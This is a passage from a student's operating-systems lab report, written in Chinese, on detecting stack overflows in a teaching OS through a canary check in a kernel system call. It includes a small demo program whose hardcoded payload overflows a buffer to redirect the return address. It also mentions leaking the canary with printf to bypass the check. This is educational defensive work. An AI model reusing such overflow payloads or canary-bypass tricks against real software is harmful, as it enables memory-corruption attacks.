    u32 retaddr; /* return address for assembly code save()
    u32 eip; /*
    u32 cs; /*
    u32 eflags; /* these are pushed by CPU during interrupt
    u32 esp; /*
    u32 ss; /* High
};
    
```

有了这个数据类型作为基础，我们可以利用 proc 结构体中的 regs 变量来获取栈的 ebp，进一步可以用 ebp 的值表示出我们接下来需要用到的 canary 值在栈中的位置偏移。与之前确定栈溢出的方式类似，我们利用反汇编来确定栈的情况以及 canary 的偏移位置。

```

char payload[24] = {
    0x11,0x22,0x33,0x44,
    0x11,0x22,0x33,0x44,
    0x11,0x22,0x33,0x44,
    0x11,0x22,0x33,0x44,
    0x11,0x22,0x33,0x44,
    0x24,0x10,0x00,0x00
};

void stack(char * str)
{
    int canary = 0x01;
    char buf[4];
    strcpy(buf, payload);
    return ;
}

void print()
{
    while(1)
        printf("Stack overflow!\n");
    return ;
}

int main(int argc, char *argv)
    
```

```

Dump of assembler code for function stack:
0x00001000 <+0>:    push    %ebp
0x00001001 <+1>:    mov     %esp,%ebp
0x00001003 <+3>:    sub     $0x18,%esp
0x00001006 <+6>:    movl    $0x1,-0xc(%ebp)
0x0000100d <+13>:   sub     $0x8,%esp
0x00001010 <+16>:   push    $0x2ac4
0x00001015 <+21>:   lea     -0x10(%ebp),%eax
0x00001018 <+24>:   push    %eax
0x00001019 <+25>:   call    0x147a <strcpy>
0x0000101e <+30>:   add     $0x10,%esp
0x00001021 <+33>:   nop
0x00001022 <+34>:   leave
0x00001023 <+35>:   ret
    
```

图 18: canary 在栈中偏移

如上图，我们可以找到 canary 在栈中的偏移位置。那么我们现在要做的就是将当前函数栈的基址表示出来，根据 Oranges 中给出的代码，我们可以获得找出基址的基本方法。

Listing 40: mm/forkexit.c

```
/* Data & Stack segments */
ppd = &proc_table[pid].ldts[INDEX_LDT_RW];
/* base of D&S-seg, in bytes */
int caller_D_S_base = reassembly(ppd->base_high, 24,
ppd->base_mid, 16,
ppd->base_low);
```

可见求出栈的基址需要用到 **INDEX_LDT_RW** 但是在我们自己定义的系统调用中没有这个变量，通过对于 Oranges 代码的阅读，可以查找到以下代码。

Listing 41: kernel/main.c

```
p->regs.ds =
p->regs.es =
p->regs.fs =
p->regs.ss = INDEX_LDT_RW << 3 | SA_TIL | rpl;
```

可以看出 **INDEX_LDT_RW** 的值左移三位后与 **SA_TIL,rpl** 按位做或运算，赋值给了 **regs.ss**。在用户进程中 **rpl** 的值为 3，又 **SA_TIL** 的值为 4，经过运算后结果为 1111。那么我们要想找到基址可以直接利用 **ss** 右移三位还原出 **INDEX_LDT_RW** 的值即可。如此可以求出 **canary** 的值：

```
int canary_address_offset = ebp-12;
int ss = p_proc->regs.ss; // 由ss获得描述符
int base = reassembly(p_proc->ldts[ss >> 3].base_high, 24,
p_proc->ldts[ss >> 3].base_mid, 16,
p_proc->ldts[ss >> 3].base_low);
unsigned int canary = *(int*)(canary_address_offset + base);
```

最后，只需对比 **canary** 的值是否与我们事先定义的 **canary** 的值相同即可。以上，我们实现了 **check_stack** 函数的编写，下面是整个函数的具体内容。

Listing 42: sys_check_stack

```
PUBLIC void sys_check_stack() {
    struct proc * p_proc = p_proc_ready;
    if(p_proc->p_parent==0x9){
        //disp_int(p_proc->p_parent);
        int ebp = p_proc->regs.ebp;
        int canary_address_offset = ebp-12;
        int ss = p_proc->regs.ss;
        int base = reassembly(p_proc->ldts[ss >> 3].base_high, 24,
p_proc->ldts[ss >> 3].base_mid, 16,
p_proc->ldts[ss >> 3].base_low);
        unsigned int canary = *(int*)(canary_address_offset + base);
        //disp_str("The process is started");
        if (canary != 0x01) { //设置canary值为0x01
            canary_check(canary);
        }
    }
}
```

```
}

```

将我们编写好的系统调用填入 clock_handler 中，每两个时间片执行一次，检查当前内存栈的情况。

Listing 43: kernel/clock.c

```
if (ticks%2==0)
{
    check_stack();
}
```

运行 bochs，观察实验结果，发现有报错，说明我们的动态度量方法能够检测出栈溢出。




图 19: 动态度量结果

7.3 思考题回答以及总结

7.3.1 思考题

- 如何理解“合法”的概念？

由于我没有利用检查返回地址来检测栈溢出，所以我对于返回地址“合法”的理解就是返回地址应当为调用函数语句的下一条指令的地址，若不是说明函数的执行发生错误或者程序的返回地址被恶意程序更改。

- 你的实现能否抵御 POC 实现中，第二个攻击？

通过检查 canary 的值是否被更改的确可以防范栈溢出的攻击，当栈溢出发生时，会打印出报错。

- 这种度量方法的效率如何，存在什么额外的安全问题？

我认为利用 canary 进行动态度量的方式是非常方便的，它并没有影响原本程序的执行也十分容易理解。但是对于 canary 防护其实可以通过 printf，打印栈中内容，这样以来就可以得到 canary 的设定值，攻击者在设计 payload 时将相应位置的值设置为 canary 的设定值即可避开 canary 防护。

7.3.2 总结

在本部分的实验中，首先熟悉了添加系统调用的步骤，并且成功实现了一个系统调用。接着是利用 canary 来进行栈溢出的校验，增进了我对于 canary 防护方式的理解。同时，对于目前完成的实验，我认为还有以下需要改进的部分：

- 我所设计的 canary 不具备普适性，也就是说只能对于当前这一个函数栈进行校验，当其他并未发生栈溢出的函数进行校验时，可能会出现意外的报错，这是不合理的。因此事实上想要实现一个合理的 canary 编写实际上要考虑的内容远非以上所介绍的内容。
- 即便是加入了 canary 校验，实际上并没有解决栈溢出的问题，因为恶意代码仍在执行，只是仅仅给出了一个提示，在未来的工作中我需要研究如何在检测到栈溢出后停止执行恶意代码或继续保证程序按预期运行的方法。

八、 总结

由于我们组总共只有两个成员，所以这次的期末实验任务量是十分庞大的。我们的实验分工在前文中已有介绍，下面对于我完成的部分做总结：

- 实验任务开始之前，先阅读课本对于其中内容有一定的了解之后选择 chapter10/e 作为我修改代码的文件夹。同时对于各种以前的环境配置问题进行改动，完成对于环境的配置。同时要注意可能使用 64 位 Ubuntu 不能较好的完成本次实验，可能有键盘输入、文件读取等问题。
- PartA 任务二中，我成功的实现了任务的全部要求，我首先利用两个简单的指令熟悉了命令添加的步骤，然后较为创新完善了 echo 指令并添加 cat 指令来进行相互的成功性检查。
- PartA 任务三中，我成功的实现了任务的所有要求，首先介绍当前 shabby_shell 和指令的运行原理，之后利用一个二维数组以一种简单易理解的方式实现了多任务的执行。
- PartB 任务一中，我完美的完成了实验的所有要求，首先对于栈溢出的原理基于软件安全课程的理解做了简要的介绍，并且对于 1. 编写一个 C 程序，该程序查找 OS 中的可执行文件，对可执行文件添加额外的代码。以及 2. 编写一个程序，可对存在内存破坏漏洞的代码进行缓冲区溢出，控制返回地址到指定的位置，均采用了两种方式实现。下面列出我较为创新的两种方式，其余方式详细内容见上文。
 - 对于 1，我利用修改 flag 值的方式来完成对于可执行文件的破坏，这种方法十分简单且易于理解。当然代价是这种方式具有相当的局限性。
 - 对于 2，我利用 read 函数来读取文件的内容，并且利用文件内容来实现栈溢出破坏，在这种方式中，经过不断的调试，我深刻的理解了 for 循环的执行原理以及堆栈的分布结构。
- 在 PartB 的动态度量以及感知与体系化防护中，我熟悉了添加系统调用的方法，并且基于对我们添加指令的理解，通过找到他们共同的父进程 pid 来完成进程的筛选，我认为这个方法是非常简单易行的。并且最后成功利用 canary 进行了栈溢出的检测。在任务最后，我对于当前的防护措施进行了分析总结，并想出了当前不安全的地方。

在最后，感谢陈老师对于本课程的辛勤付出，几乎每周一次的验收让我们的操作系统实验的质量得到了很高的提升，不断的加深了我对于操作系统实现、工作原理的理解，使得在最后的大实验中我顺利的完成了所有的任务，并在完成任务的基础上进行了一定程度的反思与改进。同时在完成整个大作业



的过程中我与很多同学相互交流，不断的提高我对于本实验任务的完成度，并在互相讲解的过程中深刻理解了当前实现方式并发现了当前实现方式的不足。总而言之，这次的操作系统大实验让我收获颇丰，在完成繁杂的任务后也有了很高的满足感。